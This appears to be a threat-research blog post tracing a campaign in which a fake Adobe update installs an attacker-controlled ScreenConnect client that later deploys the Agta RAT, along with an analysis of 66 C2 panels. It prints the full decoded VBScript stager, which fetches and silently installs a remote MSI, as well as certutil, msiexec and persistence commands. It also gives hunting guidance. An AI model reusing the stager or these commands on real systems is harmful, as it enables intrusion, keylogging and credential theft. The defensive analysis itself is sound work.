Agta Strikes Again: A Fake Adobe Update, a Borrowed ScreenConnect, and the 66 Panels Behind It
Agta returns: a Google share link, a fake Adobe update that installs ScreenConnect, then Agta pushed a day later. Same RAT build, new infra, 66 panels.
The views and opinions expressed in this post are my own and do not represent those of my employer. This is a personal blog where I share research and things I’m learning.
TL;DR
Three weeks after pulling Agta Backup out of a fake Webex campaign, it turned up on another host, delivered a completely different way. A share link sent the user through a “browser check” to a fake Adobe Reader update. The “Adobe” installer was really a ScreenConnect client wired to the attacker’s relay (
aprilenoxpresolve[.]org). The next day the operator used that ScreenConnect session to decode and run a small VBScript that silently installed Agta fromplanetspaceretireforthree[.]top. Three of the Agta binaries are byte-identical to the Webex build, yet the ScreenConnect tenant, relay, lure and C2 are all different. Behind both sits a network of 66 live Agta panels.If this is your fleet, do these first:
- Hunt for
ScreenConnect.ClientService.exe->cmd.exe->certutil -decode, and for any ScreenConnect instance ID that isn’t yours- Search for
C:\Program Files\Agta Backup\, serviceAgtaBackupAgentSvc(Event ID 7045) and taskAgtaBackupAgentHealth(4698)- Apply application control to user profile and temp folders so an “update” MSI in Downloads can’t run
- Treat every credential typed on an affected host as stolen - the keylogger runs in the user’s session
Full IOCs, YARA and Sigma are at the bottom.
Same RAT, different door
A new alert, a new host, a new lure - and sitting in C:\Program Files\Agta Backup\ were three executables whose SHA-256 values I had already typed into a blog post three weeks ago.
In the fake Webex campaign Agta Backup was one of four remote-access tools an operator chained together. Afterwards I pivoted on its C2 panel and found it was not one panel but sixty-six, running three managed versions of the same software. I had that write-up half-finished when this one landed.
This time nobody downloaded a fake Webex. A user clicked a share link, sat through a tidy “browser check”, was told their PDF reader was out of date, and installed what they thought was Adobe Reader. It was ScreenConnect - a legitimate, signed remote-support tool - quietly enrolled into somebody else’s tenant. A day later the operator used it to push Agta.
It’s a crafty way to get a foothold: let the user install the legitimate remote-access tool for you, then use it at your leisure to install the malicious one. So this post does two things. It walks the new intrusion end to end, then goes back to the panel network, because two unrelated-looking incidents running the same build is what the scale was hinting at.
Defender quick reference
| Field | Details |
|---|---|
| Activity type | Lure -> abused ScreenConnect -> custom .NET RAT (Agta Backup) with keylogger and screen stream |
| Primary artifacts | Ądobe-Acrobat-Reader-V16.8.msi, ScreenConnect Client (09232f3c6735cf46), C:\Windows\TEMP\kRPdm.vbs, C:\Program Files\Agta Backup\Credential Guard.exe, AgtaBackupAgentSvc |
| Network | file.briefnote[.]pw (lure), aprilenoxpresolve[.]org:8041 (ScreenConnect relay), planetspaceretireforthree[.]top (Agta C2) |
| Verdict | Malicious - confirmed intrusion |
| Confidence | High. EDR telemetry, the decoded script, lab execution of the MSI (installs the same ScreenConnect instance) and SHA-256 matches to the known Agta build |
| Key logs | EDR process events, Windows Security 4688/7045/4698, proxy/DNS, TLS SNI |
| ATT&CK | T1566.002, T1204.002, T1219, T1140, T1059.005, T1218.007, T1543.003, T1053.005, T1056.001, T1113, T1071.001 |
| First defender actions | Isolate; remove the ScreenConnect instance and Agta service/tasks; reset every credential used on the host; hunt the fleet for the instance ID and Agta paths |
| False-positive notes | ScreenConnect is legitimate software - the instance ID and relay host decide whether it’s yours |
The attack at a glance
- Lure - a genuine Google share link redirects to
file.briefnote[.]pw, which shows a “Ready when you are” browser check, then a blurred document behind an “Adobe Acrobat Reader DC Update Required” pop-up. - Download -
/pdf-2026/download.phpauto-downloadsĄdobe-Acrobat-Reader-V16.8.msi(3.7 MB) and tells the user to click Yes at the Windows prompt. - Install - the MSI installs a ConnectWise-signed ScreenConnect client, instance
09232f3c6735cf46, pointed ataprilenoxpresolve[.]org:8041. - Hands on keyboard (next day) - through ScreenConnect, the operator runs a batch file that uses
certutil -decodeto turn a Base64 file intokRPdm.vbs, then runs it withwscript. Several times in quick succession. - Payload - the VBS runs
msiexec /i hxxps://planetspaceretireforthree[.]top/AgtaBackupAgent.msi /qn. - Agta - a hidden service, self-healing scheduled tasks, a keylogger and a screen-stream engine running in the user’s session, checking in to the panel over HTTPS. Yuk.
How it works
Stage 1 - A real link doing a fake job
It started with a share link. Not a lookalike domain - a genuine Google share link, the kind that expands through Google’s own redirector:
1
2
hxxps://www.google[.]com/share.google?q=<token>
  -> hxxps://file.briefnote[.]pw/504ce9a49bf6
That’s the whole trick of the first hop. Anything checking the first domain in the chain sees Google. A user hovering the link sees Google. The malicious destination only appears after the redirect, which is exactly where most people have already stopped looking.
Stage 2 - The quiet gate and the fake update
The landing page is not the lure. It’s a gate:
![A minimal "Ready when you are" page on file.briefnote[.]pw asking the user to confirm their browser, labelled "Quiet gate" with a reference code](/assets/img/posts/agta-strikes-again/01-ready-when-you-are.png)
“Quiet gate”, a single “I’m ready” button. It asks the human to do something a crawler won’t. I couldn’t see the server-side logic, but a click-to-continue in front of a payload page is a well-worn way to keep automated scanners from ever seeing the payload page.
Click through and you land on the lure - a blurred, document-shaped page with a modal over the top:

It’s a good lure because it borrows your intent. You clicked to read a document; the page tells you the only thing between you and the document is an update. The Adobe logo doesn’t even load (you can see the broken-image alt text), and it doesn’t matter.
“Update Now” goes to /pdf-2026/download.php, which starts the download automatically and walks the user through the rest:

Two details on that page are worth focusing on. The filename starts with Ą, not A - a homoglyph, a character from another alphabet that looks almost identical to the one you expect. It reads as “Adobe” at a glance, but it won’t match a filename search or blocklist entry for Adobe*. And then step three, in a yellow warning box: if Windows asks “Do you want to allow this app to make changes?”, click Yes. The page pre-answers the one security prompt the user was going to see.
Stage 3 - The “Adobe” installer is ScreenConnect
The MSI is 3.7 MB and its metadata does its best impression of Adobe (subject Adobe Reader, author Adobe INC). Inside is none of that. I wanted zero doubt about what it actually installs, so I ran it in an isolated lab VM with verbose MSI logging turned on. The log shows the whole trick in two operations:
1
2
3
4
5
Executing op: FileCopy(SourceName=tsfnrtku.exe|ScreenConnect.ClientSetup.exe,
    SourceCabKey=File0, DestName=ScreenConnect.ClientSetup.exe, FileSize=5657952, ...)
Executing op: CustomActionSchedule(Action=run_exe, ActionType=3154,
    Source=...\ScreenConnect.ClientSetup.exe,
    Target=/VERYSILENT /NORESTART /SUPPRESSMSGBOXES /MERGETASKS=!runcode)
The MSI is a thin wrapper. It carries one file, ScreenConnect.ClientSetup.exe (the standard ScreenConnect client installer), copies it to a temp folder and runs it silently as a custom action - a step an MSI runs during install, in this case with no UI and no message boxes. Afterwards the lab VM had exactly what our victim host had:
1
2
3
4
5
Service:   ScreenConnect Client (09232f3c6735cf46)     Running
Product:   ScreenConnect Client (09232f3c6735cf46)
Vendor:    ScreenConnect Software
Version:   25.2.4.9229
Path:      C:\Program Files (x86)\ScreenConnect Client (09232f3c6735cf46)\
Same instance ID as the victim, same version, and a folder full of genuine ScreenConnect binaries. The static side agrees: the embedded installer’s strings are ScreenConnect assembly names, ConnectWise build paths and ScreenConnect.*.pdb debug-symbol names, and nothing that isn’t ScreenConnect.
On the victim, the installed client’s service command line carries its whole configuration:
1
2
3
C:\Program Files (x86)\ScreenConnect Client (09232f3c6735cf46)\ScreenConnect.ClientService.exe
  "?e=Access&y=Guest&h=aprilenoxpresolve[.]org&p=8041
   &s=16467b8d-72a0-41f7-994e-c08a69da6acb&k=BgIAAACkAABSU0Ex...&c=YO"
h= and p= are the relay it phones, e=Access makes it an unattended-access agent (the operator can connect whenever they like, no user click needed), and c=YO is a label shown in the operator’s console. None of the code is malicious. The binaries are genuine and signed by ConnectWise, and from the endpoint’s perspective this is a trusted remote-support tool doing exactly what it was built to do - just for the wrong tenant.
Stage 4 - The next day, ScreenConnect becomes the delivery van
ScreenConnect lets an operator run commands on the endpoint. It writes them to a staging folder under C:\Windows\SystemTemp\ScreenConnect\<version>\ and executes them as SYSTEM. The next day, telemetry showed this:
1
2
3
4
ScreenConnect.ClientService.exe
  -> cmd.exe /c "C:\Windows\SystemTemp\ScreenConnect\25.2.4.9229\Passwordprompt.bat"
     -> certutil  -decode "C:\Windows\TEMP\cztFr.b64" "C:\Windows\TEMP\kRPdm.vbs"
     -> wscript.exe //nologo "C:\Windows\TEMP\kRPdm.vbs"
certutil is a Windows certificate tool that happens to include a Base64 decoder, so it gets used to turn a text blob into a file without bringing anything new onto the box. Along with wscript, cscript and msiexec in the next stage, it’s classic LOLBin and living-off-the-land tradecraft: every binary that touched the payload shipped with Windows. Passwordprompt.bat itself wasn’t recovered at the time of review, so what we have is what it ran.
The same decode-and-run pair ran several times in quick succession. The VBS relaunches itself hidden and exits (more on that below), so nothing visible happens in the ScreenConnect session when it runs. Repeated tries that close together are consistent with somebody at a keyboard wondering why nothing happened.
Stage 5 - The VBScript stager
This is the decoded kRPdm.vbs in full, 735 bytes (URL defanged in the comment):
On Error Resume Next

Dim nSWV:nSWV=Array("gta","efo","htt","p/A","nt.","ps:","//p","rth","FGTSIgUoJIb","lan","ere","tir",".to","msi","ets","Bac","XbSlIQMK","eDwYJgA","Age","ree","kup","pac","NYjmmxzm")
Dim ADrz:ADrz=nSWV(2)&nSWV(5)&nSWV(6)&nSWV(9)&nSWV(14)&nSWV(21)&nSWV(10)&nSWV(11)&nSWV(1)&nSWV(7)&nSWV(19)&nSWV(12)&nSWV(3)&nSWV(0)&nSWV(15)&nSWV(20)&nSWV(18)&nSWV(4)&nSWV(13)
' ADrz = hxxps://planetspaceretireforthree[.]top/AgtaBackupAgent.msi

If Not WScript.Arguments.Named.Exists("elevate") Then
  Dim mR:Set mR=CreateObject("Shell.Application")
  Dim QX:QX=Chr(34)&WScript.ScriptFullName&Chr(34)
  mR.ShellExecute "cscript.exe","//nologo //B "&QX&" /elevate","","runas",0
  WScript.Quit
End If
Dim dk:Set dk=CreateObject("WScript.Shell")
dk.Run "msiexec /i """ & ADrz & """ /qn /norestart",0,True
The comment line is mine; everything else is the script as recovered.
The only obfuscation is the URL. It’s chopped into three-character fragments, stored out of order, and glued back together by index - enough to stop a simple string search for the domain from matching the file. Four of the fragments (FGTSIgUoJIb, XbSlIQMK, eDwYJgA, NYjmmxzm) are never used; they’re there to make the array look like noise.
What it does, in order:
- If it wasn’t started with
/elevate, it relaunches itself throughcscript.exewith//B(batch mode, no prompts or error dialogs), therunasverb and window style0(hidden), then exits. - The second copy, now carrying
/elevate, runsmsiexec /i <url> /qn /norestart- Windows Installer downloads the MSI straight from the URL and installs it with no UI and no reboot - and waits for it to finish.
Here it ran from ScreenConnect as SYSTEM, so it already had everything it needed. The script is written so it would also work if a user launched it directly.
Stage 6 - Agta on the box
The available telemetry showed how Agta got onto the box, and gives a clear picture of what the agent does once it’s settled in. All of it runs out of C:\Program Files\Agta Backup\ under names chosen to look like Windows or Dell housekeeping:
| File on disk | What it is |
|---|---|
Credential Guard.exe | The service and orchestrator. Talks to the C2, launches everything else |
Window Security Health Services.exe | Keylogger |
Dell.sub.Agent.exe | Real-time screen stream and remote input |
The service runs as AgtaBackupAgentSvc, with the C2 passed on the command line rather than baked into the binary:
1
2
"C:\Program Files\Agta Backup\Credential Guard.exe" --service --name AgtaBackupAgentSvc
    --data-dir "C:\ProgramData\Agta Backup" --checkin-url hxxps://planetspaceretireforthree[.]top
Within seconds of starting, it does four things worth knowing about:
1
2
3
4
5
powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass
            -File "C:\Windows\SystemTemp\agta_av_9eb01ac6.ps1"
icacls.exe "C:\ProgramData\Agta Backup\keylog" /grant *S-1-5-32-545:(OI)(CI)M /T
[user]   "C:\Program Files\Agta Backup\Window Security Health Services.exe" --daemon
[user]   "C:\Program Files\Agta Backup\Dell.sub.Agent.exe" --engine --svc AgtaBackupAgentSvc --engine-id stream
agta_av_*.ps1asks Windows which antivirus product is registered (root/SecurityCenter2, falling back to checking for the Defender service) so the panel can show the operator what they’re up against. It reads; it doesn’t change anything.- The
icaclsline grants the local Users group (S-1-5-32-545) modify rights on thekeylogfolder. That’s plumbing: the service runs as SYSTEM, but a keylogger has to run inside the logged-on user’s session to see their keystrokes, so the user-context process needs somewhere it can write. - The keylogger starts in the user’s session with
--daemon, which the binary’s own help text describes as “Run the capture loop”. In the Webex build it captured keystrokes, clipboard contents and the URL in the browser address bar. - The stream engine starts in the user’s session too. That’s the live remote-desktop view.
Then there’s the self-healing. The service is backed by hidden scheduled tasks that fire every minute, and the telemetry is dominated by them:
1
2
3
4
5
svchost.exe (Schedule) -> Credential Guard.exe --watchdog --name AgtaBackupAgentSvc ...
svchost.exe (Schedule) -> Credential Guard.exe --guardian --name AgtaBackupAgentSvc ...
Credential Guard.exe   -> schtasks.exe /End /TN "AgtaBackupAgentHealth"
Credential Guard.exe   -> schtasks.exe /Delete /TN "AgtaBackupAgentHealth" /F
Credential Guard.exe   -> sc.exe query AgtaBackupAgentSvc
Each “tick” checks the service is alive and restarts it if not. The build also carries the task XML it uses to re-create its own tasks if you delete them (hidden, SYSTEM, every minute plus at boot), and it rewrites the service’s security descriptor with sc sdset so that a normal administrator can’t see it in sc query or services.msc. If you’ve ever deleted a service and watched it come back a minute later, this is the pattern.
Same build, different operator?
Here’s what made this more than a routine cleanup. The three Agta binaries that ran on this host hash-match the build from the Webex campaign exactly:
| Component | SHA-256 | Webex campaign (2026-09-05) | This incident (2026-09-25) |
|---|---|---|---|
Credential Guard.exe | c9394752...53ab70 | yes | yes |
Dell.sub.Agent.exe | 5aacb48d...81e2cf3 | yes | yes |
Window Security Health Services.exe | be3c4bef...749f70 | yes | yes |
Everything around them is different:
| Webex campaign | This incident | |
|---|---|---|
| Lure | Fake Webex download | Share link -> fake Adobe update |
| First tool on the box | Four RMMs across four release tags | ScreenConnect only |
| ScreenConnect instance | d08195f142b8bd3b | 09232f3c6735cf46 |
| ScreenConnect relay | 167[.]94[.]158[.]48:8041 | aprilenoxpresolve[.]org:8041 |
| ScreenConnect label | Popepagascreen / IT Department | YO |
| How Agta arrived | Installer from the lure | VBS pushed through ScreenConnect a day later |
| Agta C2 | hxxp://155[.]254[.]99[.]248:4080 | hxxps://planetspaceretireforthree[.]top |
Same payload, byte for byte. Different lure, different ScreenConnect tenant, different relay, different C2. The C2 address being passed in at install time matters here: it means one compiled build can serve any number of deployments without being rebuilt.
That fits the reading I’d already come to from the panels: Agta looks like software built to be installed by more than one operator. It doesn’t prove it. One operator rotating everything except the payload would look exactly the same from where I’m sitting. I’m stating it as “consistent with”, and I’d want a third incident with a different fingerprint on the delivery side before I’d go further.
For what it’s worth, the C2 in this incident is a standard Agta panel: it serves the same 667-byte page and index-Bzqpb2VG.js bundle, answers /AgtaBackupAgent.version with 1.7.77, and its Let’s Encrypt certificate was issued on 2026-09-23 - two days before the VBS went looking for it.
Agta at scale: the panel network
So how big is the thing behind both incidents? This is the pivot I did after the Webex post, as catalogued on 2026-09-09.
The fingerprint
The panel has a distinctive, stable fingerprint:
1
2
3
4
5
Title:    Agta Backup - Remote Sessions
Version:  GET /AgtaBackupAgent.version  ->  1.7.77 | 1.7.72 | 1.7.64
Frontend: Vite/React SPA, 667-byte HTML stub
Bundle:   /assets/index-<hash>.js   (4 hashes seen, hash maps 1:1 to version)
CSS:      /assets/index-COWMyWXE.css
That HTML stub is byte-identical everywhere it appears, which makes it an excellent clustering key. Feeding the fingerprint through passive infrastructure data returned roughly 80 hosts. Resolving those to domains gave 77 names to validate.
The SNI trap (or: how to undercount an entire network)
The first validation pass probed the raw IPs directly:
1
2
$ curl -sk --max-time 10 hxxps[://]155[.]254[.]99[.]248/
# connection refused / default vhost / TLS failure
Almost everything looked dead. The reason is Server Name Indication. These panels sit on shared hosting. When a TLS client connects, it announces which hostname it wants in the ClientHello (that’s SNI), and the server uses it to pick the virtual host and certificate. Connect to a bare IP and you send no SNI at all, so the server hands you a default page, a mismatched certificate, or nothing.
The fix is to keep the hostname in the request while forcing it to a known IP:
1
2
3
4
$ curl -sk --max-time 12 \
    --resolve planetvocalfortheteas[.]cyou:443:153[.]52[.]175[.]88 \
    hxxps[://]planetvocalfortheteas[.]cyou/AgtaBackupAgent.version
1.7.77
--resolve sets both the Host header and the SNI value. Same server, same port, same second - completely different answer. Re-running domain-based validation across all 77 names flipped the result: 66 live, 10 dead, 1 ambiguous.
The defender takeaway is bigger than this campaign. If your OSINT tooling or enrichment pipeline validates hosted infrastructure by hitting bare IPs, it is systematically undercounting anything on shared hosting.
Then I threw the results away and did it again
Having been wrong once, I re-validated all 77 domains from scratch with an independent script. That turned up four collection bugs in my own data:
| What the first pass recorded | What re-probing showed |
|---|---|
| Server header on 1 of 77 hosts | IIS on 66 of the 67 panels (the 67th is fronted by Cloudflare) |
| No TLS certificate data at all | Certificates retrievable from all 67 |
| Version endpoint missing on 10 panels | Present on all 67 - they return a different version string |
| One panel with no JavaScript bundle | A fourth bundle hash the parser didn’t recognise |
A field that’s null across almost every record looks like a finding when it’s actually a bug. Every panel address was also re-resolved against Team Cymru’s origin-ASN service (66 of 67 matched), and certificates were pulled directly with openssl.
Where the panels live
The 66 live panels sit across 27 distinct ASNs:
| ASN | Live panels | Region |
|---|---|---|
| AS 14956 | 11 | US |
| AS 931 (HYONIX) | 10 | SG |
| AS 14315 | 5 | US |
| AS 399114 | 5 | SG |
| AS 397423 | 5 | US |
| AS 396073 | 4 | US |
| 21 others | 26 | mixed |
No single network carries more than about 17%. An abuse report that lands perfectly against AS 14956 removes eleven panels and leaves fifty-five. That spread looks deliberate.
Geolocation puts 40 in the United States and 17 in Singapore, with the rest scattered, but I trust the country column much less than the ASN column: only 49 of 66 countries agreed when cross-checked, because registration country, routing country and geolocation are three different questions. Read it as a rough shape. I’m not building any claim about operator geography on it.
One handling note: cacgreatchallange[.]org sits behind Cloudflare. The domain belongs in your blocklist; the Cloudflare edge address it resolves to does not.
Domains: cheap, bulk, and a bit careless
The naming is word-salad, some of it visibly automated, and .top alone accounts for 40 of the 66 live domains:
1
2
3
4
worksymansonlne[.]us                  <- "works man online", missing an i
planetwrokingclassforagemt[.]top      <- "working" and "agent" both misspelled
plnetcorresnifagenttea[.]top          <- "planet" mangled too
unrelatedworkingagentcoofe[.]top
This incident’s planetspaceretireforthree[.]top fits right in next to planetvocalfortheteas, planetworkingforone and the rest of the planet* family.
And then, having built a network designed not to be attributable to any one provider, they registered these:
1
2
3
runtownagtabackup[.]top          live
backupplanetwealthagta[.]top     live
agtabackuponlyforme[.]top        now dead
The product name is in the domain. Three times.
What the panels are running
One codebase, staged rollout. Every panel answers /AgtaBackupAgent.version, and the value is perfectly predicted by which JavaScript bundle it serves:
| Bundle | Version returned | Live panels |
|---|---|---|
index-Bzqpb2VG.js | 1.7.77 | 55 |
index-Bi4rgMi_.js | 1.7.77 | 1 |
index-SxLNmN5n.js | 1.7.72 | 7 |
index-BL66RI8n.js | 1.7.64 | 3 |
Most of the fleet current, a tail on older builds. That’s a version-adoption curve, which means somebody is doing release management.
It’s built to be installed, not just run. The frontend bundle is a public static asset, so its API calls can be read directly:
1
2
3
4
5
6
// first-run administrator creation
Pi = (username, email, password, confirm, website) =>
       V(`/api/auth/setup`, { username, email, password, confirm, website })

// has this instance been set up yet?
Ni = () => fetch(`/api/auth/status`, { credentials: `same-origin` })
A setup endpoint that creates the first administrator, plus a status endpoint that asks whether setup has happened, is the signature of software that expects to be stood up fresh by whoever is deploying it. Put that next to a byte-identical agent build turning up with two unrelated-looking delivery chains, and the “product, not a one-off C2” reading gets stronger.
Where that argument stops: it says the software is distributed. It doesn’t say how many parties run it or whether money changes hands. The ticket-based login flow I once read as multi-tenancy turned out to be session handoff (mint a ticket, redeem it for a session, scrub it from browser history), and the bundle has no tenant or customer vocabulary at all.
The panel’s API matches the agent. Twenty-five paths in the bundle, including /api/keylog/start, /api/keylog/stop, /api/screenshot, /api/input and /api/exec. That’s the panel side of the same keylogger and screen stream I watched start on this host. Two independent artifacts, a binary on an endpoint and a JavaScript bundle on a C2, describing the same feature set.
Windows behind a load balancer. 65 of 67 panels return Microsoft-IIS/10.0, one Microsoft-IIS/8.5, one cloudflare - and all 67 leak X-Powered-By: ARR/3.0 (Microsoft’s Application Request Routing). Every one serves a real Content-Security-Policy allowing ws:/wss:, which fits a panel built for live remote sessions. The login form even carries an off-screen honeypot field to catch bots stuffing credentials into it. Being on the receiving end of other people’s automation is apparently universal.
Certificates date the build-out. 65 of 66 are single-domain Let’s Encrypt certificates, issued between 2026-07-30 and 2026-09-07 at seven to sixteen a week without a gap. That’s a continuous build-out, not a one-off deployment.
Is Agta actually new?
Nearly undocumented, not new. Researcher @0xBurgers noted it on X, describing “Agta Backup” as a custom RMM/RAT deployed via ScreenConnect, with service and scheduled-task persistence and the path C:\Program Files\Agta Backup\Credential Guard.exe. This incident matches that description closely - ScreenConnect first, Agta second. Separate public posts tied Agta delivery to Zoom-themed lures and jokermav[.]online, which is in the panel dataset. What I couldn’t find was any substantial published analysis of the agent or the network behind it.
On attribution: I’m not naming anyone. Plenty of current reporting describes “multi-RMM via fake update” campaigns with a similar shape. None of it mentions Agta, and “looks similar” isn’t evidence of the same operator.
Techniques observed (MITRE ATT&CK)
The following techniques have been mapped to MITRE ATT&CK for future reference.
| Tactic | Technique | ATT&CK ID | What it did here |
|---|---|---|---|
| Initial Access | Phishing: Spearphishing Link | T1566.002 | Google share link redirecting to the lure |
| Execution | User Execution: Malicious File | T1204.002 | User ran the fake Adobe MSI and clicked Yes at the prompt |
| Defense Evasion | Masquerading: Match Legitimate Name | T1036.005 | Ądobe-Acrobat-Reader-V16.8.msi; Credential Guard.exe, Dell.sub.Agent.exe |
| Command and Control | Remote Access Software | T1219 | Attacker-tenant ScreenConnect; Agta itself |
| Defense Evasion | Deobfuscate/Decode Files or Information | T1140 | certutil -decode of cztFr.b64 to kRPdm.vbs |
| Execution | Command and Scripting Interpreter: Visual Basic | T1059.005 | wscript/cscript running the stager |
| Defense Evasion | System Binary Proxy Execution: Msiexec | T1218.007 | msiexec /i <url> /qn /norestart |
| Command and Control | Ingress Tool Transfer | T1105 | Agta MSI pulled from the C2 |
| Persistence | Create or Modify System Process: Windows Service | T1543.003 | AgtaBackupAgentSvc, hidden via its security descriptor |
| Persistence | Scheduled Task/Job: Scheduled Task | T1053.005 | Watchdog / guardian / health tasks every minute |
| Discovery | Software Discovery: Security Software Discovery | T1518.001 | agta_av_*.ps1 reads the registered AV product |
| Collection | Input Capture: Keylogging | T1056.001 | Window Security Health Services.exe --daemon in the user session |
| Collection | Screen Capture | T1113 | Dell.sub.Agent.exe --engine-id stream |
| Command and Control | Application Layer Protocol: Web Protocols | T1071.001 | HTTPS to the Agta panel |
| Resource Development | Acquire Infrastructure: Domains / Server | T1583.001 / T1583.004 | 77 bulk-registered domains, 66 live panels across 27 ASNs |
Why this matters
By the end of this chain the operator has two independent ways back in, both running as SYSTEM: a legitimately signed ScreenConnect client and a custom RAT that repairs itself every minute. If you find one and remove it, the other is still there.
More practically: a keylogger and a live screen view ran in the user’s session. Anything typed on that machine after Agta arrived - passwords, MFA codes, messages - should be treated as seen. The same build ships a hidden-desktop browser module and browser-profile theft, so saved browser credentials and session cookies are in scope too, even though I didn’t see those modules execute in this window.
None of this needed an exploit. A convincing page, a trusted remote-support tool, and patience. That’s what makes it worth defending against properly: the controls that stop it are ordinary ones, and they work.
What defenders can do
| Technique (ATT&CK) | What to do | Essential Eight | What to hunt for |
|---|---|---|---|
| Fake installer run from Downloads (T1204.002, T1036.005) | Application control over user profile and temp folders, including installers | Application Control, ML1 | MSI/EXE executed from \Downloads\; Ą-style lookalike filenames |
| UAC prompt pre-answered by the lure | Standard user accounts; admin rights only on request | Restrict Administrative Privileges, ML1 | Consent/credential prompts followed by new services |
